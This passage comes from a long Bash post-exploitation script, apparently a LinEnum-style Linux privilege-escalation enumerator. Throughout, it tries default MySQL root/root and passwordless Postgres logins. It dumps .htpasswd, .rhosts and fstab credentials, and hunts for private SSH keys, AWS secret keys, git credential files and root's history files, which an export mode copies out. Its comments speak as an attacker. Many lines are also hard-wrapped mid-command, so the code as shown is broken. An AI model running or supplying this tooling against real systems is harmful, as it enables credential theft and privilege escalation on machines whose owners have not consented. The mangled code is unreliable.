ents):\e[00m\n$anacrontab"
  echo -e "\n"
fi

#pull out account names from /etc/passwd and see if any users have associated
cronjobs (priv command)
cronother=`cut -d ":" -f 1 /etc/passwd | xargs -n1 crontab -l -u 2>/dev/null`
if [ "$cronother" ]; then
  echo -e "\e[00;31m[-] Jobs held by all users:\e[00m\n$cronother"
  echo -e "\n"
fi

# list systemd timers
if [ "$thorough" = "1" ]; then
  # include inactive timers in thorough mode
  systemdtimers="$(systemctl list-timers --all 2>/dev/null)"
  info=""
else
  systemdtimers="$(systemctl list-timers 2>/dev/null |head -n -1 2>/dev/nul
l)"
  # replace the info in the output with a hint towards thorough mode
  info="\e[2mEnable thorough tests to see inactive timers\e[00m"
fi
if [ "$systemdtimers" ]; then
  echo -e "\e[00;31m[-] Systemd timers:\e[00m\n$systemdtimers\n$info"
  echo -e "\n"
fi

}

networking_info()
{
echo -e "\e[00;33m### NETWORKING  ##########################################
\e[00m"

#nic information
nicinfo=`/sbin/ifconfig -a 2>/dev/null`
if [ "$nicinfo" ]; then
  echo -e "\e[00;31m[-] Network and IP info:\e[00m\n$nicinfo"
  echo -e "\n"
fi

#nic information (using ip)
nicinfoip=`/sbin/ip a 2>/dev/null`
```

```
if [ ! "$nicinfo" ] && [ "$nicinfoip" ]; then
  echo -e "\e[00;31m[-] Network and IP info:\e[00m\n$nicinfoip"
  echo -e "\n"
fi

arpinfo=`arp -a 2>/dev/null`
if [ "$arpinfo" ]; then
  echo -e "\e[00;31m[-] ARP history:\e[00m\n$arpinfo"
  echo -e "\n"
fi

arpinfoip=`ip n 2>/dev/null`
if [ ! "$arpinfo" ] && [ "$arpinfoip" ]; then
  echo -e "\e[00;31m[-] ARP history:\e[00m\n$arpinfoip"
  echo -e "\n"
fi

#dns settings
nsinfo=`grep "nameserver" /etc/resolv.conf 2>/dev/null`
if [ "$nsinfo" ]; then
  echo -e "\e[00;31m[-] Nameserver(s):\e[00m\n$nsinfo"
  echo -e "\n"
fi

nsinfosysd=`systemd-resolve --status 2>/dev/null`
if [ "$nsinfosysd" ]; then
  echo -e "\e[00;31m[-] Nameserver(s):\e[00m\n$nsinfosysd"
  echo -e "\n"
fi

#default route configuration
defroute=`route 2>/dev/null | grep default`
if [ "$defroute" ]; then
  echo -e "\e[00;31m[-] Default route:\e[00m\n$defroute"
  echo -e "\n"
fi

#default route configuration
defrouteip=`ip r 2>/dev/null | grep default`
if [ ! "$defroute" ] && [ "$defrouteip" ]; then
  echo -e "\e[00;31m[-] Default route:\e[00m\n$defrouteip"
  echo -e "\n"
fi

#listening TCP
tcpservs=`netstat -ntpl 2>/dev/null`
if [ "$tcpservs" ]; then
  echo -e "\e[00;31m[-] Listening TCP:\e[00m\n$tcpservs"
  echo -e "\n"
fi

tcpservsip=`ss -t -l -n 2>/dev/null`
if [ ! "$tcpservs" ] && [ "$tcpservsip" ]; then
  echo -e "\e[00;31m[-] Listening TCP:\e[00m\n$tcpservsip"
  echo -e "\n"
fi

#listening UDP
```

```
udpservs=`netstat -nupl 2>/dev/null`
if [ "$udpservs" ]; then
  echo -e "\e[00;31m[-] Listening UDP:\e[00m\n$udpservs"
  echo -e "\n"
fi

udpservsip=`ss -u -l -n 2>/dev/null`
if [ ! "$udpservs" ] && [ "$udpservsip" ]; then
  echo -e "\e[00;31m[-] Listening UDP:\e[00m\n$udpservsip"
  echo -e "\n"
fi
}

services_info()
{
echo -e "\e[00;33m### SERVICES #############################################
\e[00m"

#running processes
psaux=`ps aux 2>/dev/null`
if [ "$psaux" ]; then
  echo -e "\e[00;31m[-] Running processes:\e[00m\n$psaux"
  echo -e "\n"
fi

#lookup process binary path and permissisons
procperm=`ps aux 2>/dev/null | awk '{print $11}'|xargs -r ls -la 2>/dev/null
|awk '!x[$0]++' 2>/dev/null`
if [ "$procperm" ]; then
  echo -e "\e[00;31m[-] Process binaries and associated permissions (from abo
ve list):\e[00m\n$procperm"
  echo -e "\n"
fi

if [ "$export" ] && [ "$procperm" ]; then
procpermbase=`ps aux 2>/dev/null | awk '{print $11}' | xargs -r ls 2>/dev/nul
l | awk '!x[$0]++' 2>/dev/null`
  mkdir $format/ps-export/ 2>/dev/null
  for i in $procpermbase; do cp --parents $i $format/ps-export/; done 2>/dev/
null
fi

#anything 'useful' in inetd.conf
inetdread=`cat /etc/inetd.conf 2>/dev/null`
if [ "$inetdread" ]; then
  echo -e "\e[00;31m[-] Contents of /etc/inetd.conf:\e[00m\n$inetdread"
  echo -e "\n"
fi

if [ "$export" ] && [ "$inetdread" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/inetd.conf $format/etc-export/inetd.conf 2>/dev/null
fi

#very 'rough' command to extract associated binaries from inetd.conf & show p
ermisisons of each
inetdbinperms=`awk '{print $7}' /etc/inetd.conf 2>/dev/null |xargs -r ls -la
2>/dev/null`
```

```
if [ "$inetdbinperms" ]; then
  echo -e "\e[00;31m[-] The related inetd binary permissions:\e[00m\n$inetdbi
nperms"
  echo -e "\n"
fi

xinetdread=`cat /etc/xinetd.conf 2>/dev/null`
if [ "$xinetdread" ]; then
  echo -e "\e[00;31m[-] Contents of /etc/xinetd.conf:\e[00m\n$xinetdread"
  echo -e "\n"
fi

if [ "$export" ] && [ "$xinetdread" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/xinetd.conf $format/etc-export/xinetd.conf 2>/dev/null
fi

xinetdincd=`grep "/etc/xinetd.d" /etc/xinetd.conf 2>/dev/null`
if [ "$xinetdincd" ]; then
  echo -e "\e[00;31m[-] /etc/xinetd.d is included in /etc/xinetd.conf - assoc
iated binary permissions are listed below:\e[00m"; ls -la /etc/xinetd.d 2>/de
v/null
  echo -e "\n"
fi

#very 'rough' command to extract associated binaries from xinetd.conf & show
permisisons of each
xinetdbinperms=`awk '{print $7}' /etc/xinetd.conf 2>/dev/null |xargs -r ls -l
a 2>/dev/null`
if [ "$xinetdbinperms" ]; then
  echo -e "\e[00;31m[-] The related xinetd binary permissions:\e[00m\n$xinetd
binperms"
  echo -e "\n"
fi

initdread=`ls -la /etc/init.d 2>/dev/null`
if [ "$initdread" ]; then
  echo -e "\e[00;31m[-] /etc/init.d/ binary permissions:\e[00m\n$initdread"
  echo -e "\n"
fi

#init.d files NOT belonging to root!
initdperms=`find /etc/init.d/ \! -uid 0 -type f 2>/dev/null |xargs -r ls -la
2>/dev/null`
if [ "$initdperms" ]; then
  echo -e "\e[00;31m[-] /etc/init.d/ files not belonging to root:\e[00m\n$ini
tdperms"
  echo -e "\n"
fi

rcdread=`ls -la /etc/rc.d/init.d 2>/dev/null`
if [ "$rcdread" ]; then
  echo -e "\e[00;31m[-] /etc/rc.d/init.d binary permissions:\e[00m\n$rcdread"
  echo -e "\n"
fi

#init.d files NOT belonging to root!
rcdperms=`find /etc/rc.d/init.d \! -uid 0 -type f 2>/dev/null |xargs -r ls -l
```

```
a 2>/dev/null`
if [ "$rcdperms" ]; then
  echo -e "\e[00;31m[-] /etc/rc.d/init.d files not belonging to root:\e[00m\n
$rcdperms"
  echo -e "\n"
fi

usrrcdread=`ls -la /usr/local/etc/rc.d 2>/dev/null`
if [ "$usrrcdread" ]; then
  echo -e "\e[00;31m[-] /usr/local/etc/rc.d binary permissions:\e[00m\n$usrrc
dread"
  echo -e "\n"
fi

#rc.d files NOT belonging to root!
usrrcdperms=`find /usr/local/etc/rc.d \! -uid 0 -type f 2>/dev/null |xargs -r
ls -la 2>/dev/null`
if [ "$usrrcdperms" ]; then
  echo -e "\e[00;31m[-] /usr/local/etc/rc.d files not belonging to root:\e[00
m\n$usrrcdperms"
  echo -e "\n"
fi

initread=`ls -la /etc/init/ 2>/dev/null`
if [ "$initread" ]; then
  echo -e "\e[00;31m[-] /etc/init/ config file permissions:\e[00m\n$initread"
  echo -e "\n"
fi

# upstart scripts not belonging to root
initperms=`find /etc/init \! -uid 0 -type f 2>/dev/null |xargs -r ls -la 2>/d
ev/null`
if [ "$initperms" ]; then
   echo -e "\e[00;31m[-] /etc/init/ config files not belonging to root:\e[00m
\n$initperms"
   echo -e "\n"
fi

systemdread=`ls -lthR /lib/systemd/ 2>/dev/null`
if [ "$systemdread" ]; then
  echo -e "\e[00;31m[-] /lib/systemd/* config file permissions:\e[00m\n$syste
mdread"
  echo -e "\n"
fi

# systemd files not belonging to root
systemdperms=`find /lib/systemd/ \! -uid 0 -type f 2>/dev/null |xargs -r ls -
la 2>/dev/null`
if [ "$systemdperms" ]; then
   echo -e "\e[00;33m[+] /lib/systemd/* config files not belonging to root:\e
[00m\n$systemdperms"
   echo -e "\n"
fi
}

software_configs()
{
echo -e "\e[00;33m### SOFTWARE ##############################################
```

```
\e[00m"

#sudo version - check to see if there are any known vulnerabilities with this
sudover=`sudo -V 2>/dev/null| grep "Sudo version" 2>/dev/null`
if [ "$sudover" ]; then
  echo -e "\e[00;31m[-] Sudo version:\e[00m\n$sudover"
  echo -e "\n"
fi

#mysql details - if installed
mysqlver=`mysql --version 2>/dev/null`
if [ "$mysqlver" ]; then
  echo -e "\e[00;31m[-] MYSQL version:\e[00m\n$mysqlver"
  echo -e "\n"
fi

#checks to see if root/root will get us a connection
mysqlconnect=`mysqladmin -uroot -proot version 2>/dev/null`
if [ "$mysqlconnect" ]; then
  echo -e "\e[00;33m[+] We can connect to the local MYSQL service with defaul
t root/root credentials!\e[00m\n$mysqlconnect"
  echo -e "\n"
fi

#mysql version details
mysqlconnectnopass=`mysqladmin -uroot version 2>/dev/null`
if [ "$mysqlconnectnopass" ]; then
  echo -e "\e[00;33m[+] We can connect to the local MYSQL service as 'root' a
nd without a password!\e[00m\n$mysqlconnectnopass"
  echo -e "\n"
fi

#postgres details - if installed
postgver=`psql -V 2>/dev/null`
if [ "$postgver" ]; then
  echo -e "\e[00;31m[-] Postgres version:\e[00m\n$postgver"
  echo -e "\n"
fi

#checks to see if any postgres password exists and connects to DB 'template0'
- following commands are a variant on this
postcon1=`psql -U postgres -w template0 -c 'select version()' 2>/dev/null | g
rep version`
if [ "$postcon1" ]; then
  echo -e "\e[00;33m[+] We can connect to Postgres DB 'template0' as user 'po
stgres' with no password!:\e[00m\n$postcon1"
  echo -e "\n"
fi

postcon11=`psql -U postgres -w template1 -c 'select version()' 2>/dev/null |
grep version`
if [ "$postcon11" ]; then
  echo -e "\e[00;33m[+] We can connect to Postgres DB 'template1' as user 'po
stgres' with no password!:\e[00m\n$postcon11"
  echo -e "\n"
fi

postcon2=`psql -U pgsql -w template0 -c 'select version()' 2>/dev/null | grep
```

```
version`
if [ "$postcon2" ]; then
  echo -e "\e[00;33m[+] We can connect to Postgres DB 'template0' as user 'ps
ql' with no password!:\e[00m\n$postcon2"
  echo -e "\n"
fi

postcon22=`psql -U pgsql -w template1 -c 'select version()' 2>/dev/null | gre
p version`
if [ "$postcon22" ]; then
  echo -e "\e[00;33m[+] We can connect to Postgres DB 'template1' as user 'ps
ql' with no password!:\e[00m\n$postcon22"
  echo -e "\n"
fi

#apache details - if installed
apachever=`apache2 -v 2>/dev/null; httpd -v 2>/dev/null`
if [ "$apachever" ]; then
  echo -e "\e[00;31m[-] Apache version:\e[00m\n$apachever"
  echo -e "\n"
fi

#what account is apache running under
apacheusr=`grep -i 'user\|group' /etc/apache2/envvars 2>/dev/null |awk '{sub
(/.*\export /,"")}1' 2>/dev/null`
if [ "$apacheusr" ]; then
  echo -e "\e[00;31m[-] Apache user configuration:\e[00m\n$apacheusr"
  echo -e "\n"
fi

if [ "$export" ] && [ "$apacheusr" ]; then
  mkdir --parents $format/etc-export/apache2/ 2>/dev/null
  cp /etc/apache2/envvars $format/etc-export/apache2/envvars 2>/dev/null
fi

#installed apache modules
apachemodules=`apache2ctl -M 2>/dev/null; httpd -M 2>/dev/null`
if [ "$apachemodules" ]; then
  echo -e "\e[00;31m[-] Installed Apache modules:\e[00m\n$apachemodules"
  echo -e "\n"
fi

#htpasswd check
htpasswd=`find / -name .htpasswd -print -exec cat {} \; 2>/dev/null`
if [ "$htpasswd" ]; then
    echo -e "\e[00;33m[-] htpasswd found - could contain passwords:\e[00m\n$h
tpasswd"
    echo -e "\n"
fi

#anything in the default http home dirs (a thorough only check as output can
be large)
if [ "$thorough" = "1" ]; then
  apachehomedirs=`ls -alhR /var/www/ 2>/dev/null; ls -alhR /srv/www/htdocs/ 2
>/dev/null; ls -alhR /usr/local/www/apache2/data/ 2>/dev/null; ls -alhR /opt/
lampp/htdocs/ 2>/dev/null`
  if [ "$apachehomedirs" ]; then
    echo -e "\e[00;31m[-] www home dir contents:\e[00m\n$apachehomedirs"
```

```
    echo -e "\n"
  fi
fi

}

interesting_files()
{
echo -e "\e[00;33m### INTERESTING FILES ####################################
\e[00m"

#checks to see if various files are installed
echo -e "\e[00;31m[-] Useful file locations:\e[00m" ; which nc 2>/dev/null ;
which netcat 2>/dev/null ; which wget 2>/dev/null ; which nmap 2>/dev/null ;
which gcc 2>/dev/null; which curl 2>/dev/null
echo -e "\n"

#limited search for installed compilers
compiler=`dpkg --list 2>/dev/null| grep compiler |grep -v decompiler 2>/dev/n
ull && yum list installed 'gcc*' 2>/dev/null| grep gcc 2>/dev/null`
if [ "$compiler" ]; then
  echo -e "\e[00;31m[-] Installed compilers:\e[00m\n$compiler"
  echo -e "\n"
fi

#manual check - lists out sensitive files, can we read/modify etc.
echo -e "\e[00;31m[-] Can we read/write sensitive files:\e[00m" ; ls -la /et
c/passwd 2>/dev/null ; ls -la /etc/group 2>/dev/null ; ls -la /etc/profile 2
>/dev/null; ls -la /etc/shadow 2>/dev/null ; ls -la /etc/master.passwd 2>/de
v/null
echo -e "\n"

#search for suid files
allsuid=`find / -perm -4000 -type f 2>/dev/null`
findsuid=`find $allsuid -perm -4000 -type f -exec ls -la {} 2>/dev/null \;`
if [ "$findsuid" ]; then
  echo -e "\e[00;31m[-] SUID files:\e[00m\n$findsuid"
  echo -e "\n"
fi

if [ "$export" ] && [ "$findsuid" ]; then
  mkdir $format/suid-files/ 2>/dev/null
  for i in $findsuid; do cp $i $format/suid-files/; done 2>/dev/null
fi

#list of 'interesting' suid files - feel free to make additions
intsuid=`find $allsuid -perm -4000 -type f -exec ls -la {} \; 2>/dev/null | g
rep -w $binarylist 2>/dev/null`
if [ "$intsuid" ]; then
  echo -e "\e[00;33m[+] Possibly interesting SUID files:\e[00m\n$intsuid"
  echo -e "\n"
fi

#lists world-writable suid files
wwsuid=`find $allsuid -perm -4002 -type f -exec ls -la {} 2>/dev/null \;`
if [ "$wwsuid" ]; then
  echo -e "\e[00;33m[+] World-writable SUID files:\e[00m\n$wwsuid"
  echo -e "\n"
```

```
fi

#lists world-writable suid files owned by root
wwsuidrt=`find $allsuid -uid 0 -perm -4002 -type f -exec ls -la {} 2>/dev/nul
l \;`
if [ "$wwsuidrt" ]; then
  echo -e "\e[00;33m[+] World-writable SUID files owned by root:\e[00m\n$wwsu
idrt"
  echo -e "\n"
fi

#search for sgid files
allsgid=`find / -perm -2000 -type f 2>/dev/null`
findsgid=`find $allsgid -perm -2000 -type f -exec ls -la {} 2>/dev/null \;`
if [ "$findsgid" ]; then
  echo -e "\e[00;31m[-] SGID files:\e[00m\n$findsgid"
  echo -e "\n"
fi

if [ "$export" ] && [ "$findsgid" ]; then
  mkdir $format/sgid-files/ 2>/dev/null
  for i in $findsgid; do cp $i $format/sgid-files/; done 2>/dev/null
fi

#list of 'interesting' sgid files
intsgid=`find $allsgid -perm -2000 -type f  -exec ls -la {} \; 2>/dev/null |
grep -w $binarylist 2>/dev/null`
if [ "$intsgid" ]; then
  echo -e "\e[00;33m[+] Possibly interesting SGID files:\e[00m\n$intsgid"
  echo -e "\n"
fi

#lists world-writable sgid files
wwsgid=`find $allsgid -perm -2002 -type f -exec ls -la {} 2>/dev/null \;`
if [ "$wwsgid" ]; then
  echo -e "\e[00;33m[+] World-writable SGID files:\e[00m\n$wwsgid"
  echo -e "\n"
fi

#lists world-writable sgid files owned by root
wwsgidrt=`find $allsgid -uid 0 -perm -2002 -type f -exec ls -la {} 2>/dev/nul
l \;`
if [ "$wwsgidrt" ]; then
  echo -e "\e[00;33m[+] World-writable SGID files owned by root:\e[00m\n$wwsg
idrt"
  echo -e "\n"
fi

#list all files with POSIX capabilities set along with there capabilities
fileswithcaps=`getcap -r / 2>/dev/null || /sbin/getcap -r / 2>/dev/null`
if [ "$fileswithcaps" ]; then
  echo -e "\e[00;31m[+] Files with POSIX capabilities set:\e[00m\n$fileswithc
aps"
  echo -e "\n"
fi

if [ "$export" ] && [ "$fileswithcaps" ]; then
  mkdir $format/files_with_capabilities/ 2>/dev/null
```

```
  for i in $fileswithcaps; do cp $i $format/files_with_capabilities/; done 2
>/dev/null
fi

#searches /etc/security/capability.conf for users associated capapilies
userswithcaps=`grep -v '^#\|none\|^$' /etc/security/capability.conf 2>/dev/nu
ll`
if [ "$userswithcaps" ]; then
  echo -e "\e[00;33m[+] Users with specific POSIX capabilities:\e[00m\n$users
withcaps"
  echo -e "\n"
fi

if [ "$userswithcaps" ] ; then
#matches the capabilities found associated with users with the current user
matchedcaps=`echo -e "$userswithcaps" | grep \`whoami\` | awk '{print $1}' 2
>/dev/null`
    if [ "$matchedcaps" ]; then
        echo -e "\e[00;33m[+] Capabilities associated with the current use
r:\e[00m\n$matchedcaps"
        echo -e "\n"
        #matches the files with capapbilities with capabilities associated wi
th the current user
        matchedfiles=`echo -e "$matchedcaps" | while read -r cap ; do echo -e
"$fileswithcaps" | grep "$cap" ; done 2>/dev/null`
        if [ "$matchedfiles" ]; then
            echo -e "\e[00;33m[+] Files with the same capabilities associated
with the current user (You may want to try abusing those capabilties):\e[00m
\n$matchedfiles"
            echo -e "\n"
            #lists the permissions of the files having the same capabilies as
sociated with the current user
            matchedfilesperms=`echo -e "$matchedfiles" | awk '{print $1}' | w
hile read -r f; do ls -la $f ;done 2>/dev/null`
            echo -e "\e[00;33m[+] Permissions of files with the same capabili
ties associated with the current user:\e[00m\n$matchedfilesperms"
            echo -e "\n"
            if [ "$matchedfilesperms" ]; then
                #checks if any of the files with same capabilities associated
with the current user is writable
                writablematchedfiles=`echo -e "$matchedfiles" | awk '{print
$1}' | while read -r f; do find $f -writable -exec ls -la {} + ;done 2>/dev/n
ull`
                if [ "$writablematchedfiles" ]; then
                    echo -e "\e[00;33m[+] User/Group writable files with the
same capabilities associated with the current user:\e[00m\n$writablematchedfi
les"
                    echo -e "\n"
                fi
            fi
        fi
    fi
fi

#look for private keys - thanks djhohnstein
if [ "$thorough" = "1" ]; then
privatekeyfiles=`grep -rl "PRIVATE KEY-----" /home 2>/dev/null`
    if [ "$privatekeyfiles" ]; then
```

```
        echo -e "\e[00;33m[+] Private SSH keys found!:\e[00m\n$privatekeyfile
s"
        echo -e "\n"
    fi
fi

#look for AWS keys - thanks djhohnstein
if [ "$thorough" = "1" ]; then
awskeyfiles=`grep -rli "aws_secret_access_key" /home 2>/dev/null`
    if [ "$awskeyfiles" ]; then
        echo -e "\e[00;33m[+] AWS secret keys found!:\e[00m\n$awskeyfiles"
        echo -e "\n"
    fi
fi

#look for git credential files - thanks djhohnstein
if [ "$thorough" = "1" ]; then
gitcredfiles=`find / -name ".git-credentials" 2>/dev/null`
    if [ "$gitcredfiles" ]; then
        echo -e "\e[00;33m[+] Git credentials saved on the machine!:\e[00m\n
$gitcredfiles"
        echo -e "\n"
    fi
fi

#list all world-writable files excluding /proc and /sys
if [ "$thorough" = "1" ]; then
wwfiles=`find / ! -path "*/proc/*" ! -path "/sys/*" -perm -2 -type f -exec ls
-la {} 2>/dev/null \;`
    if [ "$wwfiles" ]; then
        echo -e "\e[00;31m[-] World-writable files (excluding /proc and /sy
s):\e[00m\n$wwfiles"
        echo -e "\n"
    fi
fi

if [ "$thorough" = "1" ]; then
    if [ "$export" ] && [ "$wwfiles" ]; then
        mkdir $format/ww-files/ 2>/dev/null
        for i in $wwfiles; do cp --parents $i $format/ww-files/; done 2>/dev/
null
    fi
fi

#are any .plan files accessible in /home (could contain useful information)
usrplan=`find /home -iname *.plan -exec ls -la {} \; -exec cat {} 2>/dev/null
\;`
if [ "$usrplan" ]; then
  echo -e "\e[00;31m[-] Plan file permissions and contents:\e[00m\n$usrplan"
  echo -e "\n"
fi

if [ "$export" ] && [ "$usrplan" ]; then
  mkdir $format/plan_files/ 2>/dev/null
  for i in $usrplan; do cp --parents $i $format/plan_files/; done 2>/dev/null
fi

bsdusrplan=`find /usr/home -iname *.plan -exec ls -la {} \; -exec cat {} 2>/d
```

```
ev/null \;`
if [ "$bsdusrplan" ]; then
  echo -e "\e[00;31m[-] Plan file permissions and contents:\e[00m\n$bsdusrpla
n"
  echo -e "\n"
fi

if [ "$export" ] && [ "$bsdusrplan" ]; then
  mkdir $format/plan_files/ 2>/dev/null
  for i in $bsdusrplan; do cp --parents $i $format/plan_files/; done 2>/dev/n
ull
fi

#are there any .rhosts files accessible - these may allow us to login as anot
her user etc.
rhostsusr=`find /home -iname *.rhosts -exec ls -la {} 2>/dev/null \; -exec ca
t {} 2>/dev/null \;`
if [ "$rhostsusr" ]; then
  echo -e "\e[00;33m[+] rhost config file(s) and file contents:\e[00m\n$rhost
susr"
  echo -e "\n"
fi

if [ "$export" ] && [ "$rhostsusr" ]; then
  mkdir $format/rhosts/ 2>/dev/null
  for i in $rhostsusr; do cp --parents $i $format/rhosts/; done 2>/dev/null
fi

bsdrhostsusr=`find /usr/home -iname *.rhosts -exec ls -la {} 2>/dev/null \; -
exec cat {} 2>/dev/null \;`
if [ "$bsdrhostsusr" ]; then
  echo -e "\e[00;33m[+] rhost config file(s) and file contents:\e[00m\n$bsdrh
ostsusr"
  echo -e "\n"
fi

if [ "$export" ] && [ "$bsdrhostsusr" ]; then
  mkdir $format/rhosts 2>/dev/null
  for i in $bsdrhostsusr; do cp --parents $i $format/rhosts/; done 2>/dev/nul
l
fi

rhostssys=`find /etc -iname hosts.equiv -exec ls -la {} 2>/dev/null \; -exec
cat {} 2>/dev/null \;`
if [ "$rhostssys" ]; then
  echo -e "\e[00;33m[+] Hosts.equiv file and contents: \e[00m\n$rhostssys"
  echo -e "\n"
fi

if [ "$export" ] && [ "$rhostssys" ]; then
  mkdir $format/rhosts/ 2>/dev/null
  for i in $rhostssys; do cp --parents $i $format/rhosts/; done 2>/dev/null
fi

#list nfs shares/permisisons etc.
nfsexports=`ls -la /etc/exports 2>/dev/null; cat /etc/exports 2>/dev/null`
if [ "$nfsexports" ]; then
  echo -e "\e[00;31m[-] NFS config details: \e[00m\n$nfsexports"
```

```
  echo -e "\n"
fi

if [ "$export" ] && [ "$nfsexports" ]; then
  mkdir $format/etc-export/ 2>/dev/null
  cp /etc/exports $format/etc-export/exports 2>/dev/null
fi

if [ "$thorough" = "1" ]; then
  #phackt
  #displaying /etc/fstab
  fstab=`cat /etc/fstab 2>/dev/null`
  if [ "$fstab" ]; then
    echo -e "\e[00;31m[-] NFS displaying partitions and filesystems - you nee
d to check if exotic filesystems\e[00m"
    echo -e "$fstab"
    echo -e "\n"
  fi

#looking for credentials in /etc/fstab
fstab=`grep username /etc/fstab 2>/dev/null |awk '{sub(/.*\username=/,"");sub
(/\,.*/,"")}1' 2>/dev/null| xargs -r echo username: 2>/dev/null; grep passwor
d /etc/fstab 2>/dev/null |awk '{sub(/.*\password=/,"");sub(/\,.*/,"")}1' 2>/d
ev/null| xargs -r echo password: 2>/dev/null; grep domain /etc/fstab 2>/dev/n
ull |awk '{sub(/.*\domain=/,"");sub(/\,.*/,"")}1' 2>/dev/null| xargs -r echo
domain: 2>/dev/null`
if [ "$fstab" ]; then
  echo -e "\e[00;33m[+] Looks like there are credentials in /etc/fstab!\e[00m
\n$fstab"
  echo -e "\n"
fi

if [ "$export" ] && [ "$fstab" ]; then
  mkdir $format/etc-exports/ 2>/dev/null
  cp /etc/fstab $format/etc-exports/fstab done 2>/dev/null
fi

fstabcred=`grep cred /etc/fstab 2>/dev/null |awk '{sub(/.*\credentials=/,"");
sub(/\,.*/,"")}1' 2>/dev/null | xargs -I{} sh -c 'ls -la {}; cat {}' 2>/dev/n
ull`
if [ "$fstabcred" ]; then
    echo -e "\e[00;33m[+] /etc/fstab contains a credentials file!\e[00m\n$fst
abcred"
    echo -e "\n"
fi

if [ "$export" ] && [ "$fstabcred" ]; then
  mkdir $format/etc-exports/ 2>/dev/null
  cp /etc/fstab $format/etc-exports/fstab done 2>/dev/null
fi

#use supplied keyword and cat *.conf files for potential matches - output wil
l show line number within relevant file path where a match has been located
if [ "$keyword" = "" ]; then
  echo -e "[-] Can't search *.conf files as no keyword was entered\n"
  else
    confkey=`find / -maxdepth 4 -name *.conf -type f -exec grep -Hn $keyword
```

```
{} \; 2>/dev/null`
    if [ "$confkey" ]; then
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .conf files (recursive
4 levels - output format filepath:identified line number where keyword appear
s):\e[00m\n$confkey"
      echo -e "\n"
     else
    echo -e "\e[00;31m[-] Find keyword ($keyword) in .conf files (recursive 4
levels):\e[00m"
    echo -e "'$keyword' not found in any .conf files"
    echo -e "\n"
    fi
fi

if [ "$keyword" = "" ]; then
  :
  else
    if [ "$export" ] && [ "$confkey" ]; then
      confkeyfile=`find / -maxdepth 4 -name *.conf -type f -exec grep -lHn $k
eyword {} \; 2>/dev/null`
      mkdir --parents $format/keyword_file_matches/config_files/ 2>/dev/null
      for i in $confkeyfile; do cp --parents $i $format/keyword_file_matches/
config_files/ ; done 2>/dev/null
  fi
fi

#use supplied keyword and cat *.php files for potential matches - output will
show line number within relevant file path where a match has been located
if [ "$keyword" = "" ]; then
  echo -e "[-] Can't search *.php files as no keyword was entered\n"
  else
    phpkey=`find / -maxdepth 10 -name *.php -type f -exec grep -Hn $keyword
{} \; 2>/dev/null`
    if [ "$phpkey" ]; then
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .php files (recursive
10 levels - output format filepath:identified line number where keyword appea
rs):\e[00m\n$phpkey"
      echo -e "\n"
     else
  echo -e "\e[00;31m[-] Find keyword ($keyword) in .php files (recursive 10 l
evels):\e[00m"
  echo -e "'$keyword' not found in any .php files"
  echo -e "\n"
    fi
fi

if [ "$keyword" = "" ]; then
  :
  else
    if [ "$export" ] && [ "$phpkey" ]; then
    phpkeyfile=`find / -maxdepth 10 -name *.php -type f -exec grep -lHn $keyw
ord {} \; 2>/dev/null`
      mkdir --parents $format/keyword_file_matches/php_files/ 2>/dev/null
      for i in $phpkeyfile; do cp --parents $i $format/keyword_file_matches/p
hp_files/ ; done 2>/dev/null
  fi
fi
```

```
#use supplied keyword and cat *.log files for potential matches - output will
show line number within relevant file path where a match has been located
if [ "$keyword" = "" ];then
  echo -e "[-] Can't search *.log files as no keyword was entered\n"
  else
    logkey=`find / -maxdepth 4 -name *.log -type f -exec grep -Hn $keyword {}
\; 2>/dev/null`
    if [ "$logkey" ]; then
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .log files (recursive
4 levels - output format filepath:identified line number where keyword appear
s):\e[00m\n$logkey"
      echo -e "\n"
     else
    echo -e "\e[00;31m[-] Find keyword ($keyword) in .log files (recursive 4
levels):\e[00m"
    echo -e "'$keyword' not found in any .log files"
    echo -e "\n"
    fi
fi

if [ "$keyword" = "" ];then
  :
  else
    if [ "$export" ] && [ "$logkey" ]; then
      logkeyfile=`find / -maxdepth 4 -name *.log -type f -exec grep -lHn $key
word {} \; 2>/dev/null`
      mkdir --parents $format/keyword_file_matches/log_files/ 2>/dev/null
      for i in $logkeyfile; do cp --parents $i $format/keyword_file_matches/l
og_files/ ; done 2>/dev/null
  fi
fi

#use supplied keyword and cat *.ini files for potential matches - output will
show line number within relevant file path where a match has been located
if [ "$keyword" = "" ];then
  echo -e "[-] Can't search *.ini files as no keyword was entered\n"
  else
    inikey=`find / -maxdepth 4 -name *.ini -type f -exec grep -Hn $keyword {}
\; 2>/dev/null`
    if [ "$inikey" ]; then
      echo -e "\e[00;31m[-] Find keyword ($keyword) in .ini files (recursive
4 levels - output format filepath:identified line number where keyword appear
s):\e[00m\n$inikey"
      echo -e "\n"
     else
    echo -e "\e[00;31m[-] Find keyword ($keyword) in .ini files (recursive 4
levels):\e[00m"
    echo -e "'$keyword' not found in any .ini files"
    echo -e "\n"
    fi
fi

if [ "$keyword" = "" ];then
  :
  else
    if [ "$export" ] && [ "$inikey" ]; then
      inikey=`find / -maxdepth 4 -name *.ini -type f -exec grep -lHn $keyword
{} \; 2>/dev/null`
```

```
      mkdir --parents $format/keyword_file_matches/ini_files/ 2>/dev/null
      for i in $inikey; do cp --parents $i $format/keyword_file_matches/ini_f
iles/ ; done 2>/dev/null
  fi
fi

#quick extract of .conf files from /etc - only 1 level
allconf=`find /etc/ -maxdepth 1 -name *.conf -type f -exec ls -la {} \; 2>/de
v/null`
if [ "$allconf" ]; then
  echo -e "\e[00;31m[-] All *.conf files in /etc (recursive 1 level):\e[00m\n
$allconf"
  echo -e "\n"
fi

if [ "$export" ] && [ "$allconf" ]; then
  mkdir $format/conf-files/ 2>/dev/null
  for i in $allconf; do cp --parents $i $format/conf-files/; done 2>/dev/null
fi

#extract any user history files that are accessible
usrhist=`ls -la ~/.*_history 2>/dev/null`
if [ "$usrhist" ]; then
  echo -e "\e[00;31m[-] Current user's history files:\e[00m\n$usrhist"
  echo -e "\n"
fi

if [ "$export" ] && [ "$usrhist" ]; then
  mkdir $format/history_files/ 2>/dev/null
  for i in $usrhist; do cp --parents $i $format/history_files/; done 2>/dev/n
ull
fi

#can we read roots *_history files - could be passwords stored etc.
roothist=`ls -la /root/.*_history 2>/dev/null`
if [ "$roothist" ]; then
  echo -e "\e[00;33m[+] Root's history files are accessible!\e[00m\n$roothis
t"
  echo -e "\n"
fi

if [ "$export" ] && [ "$roothist" ]; then
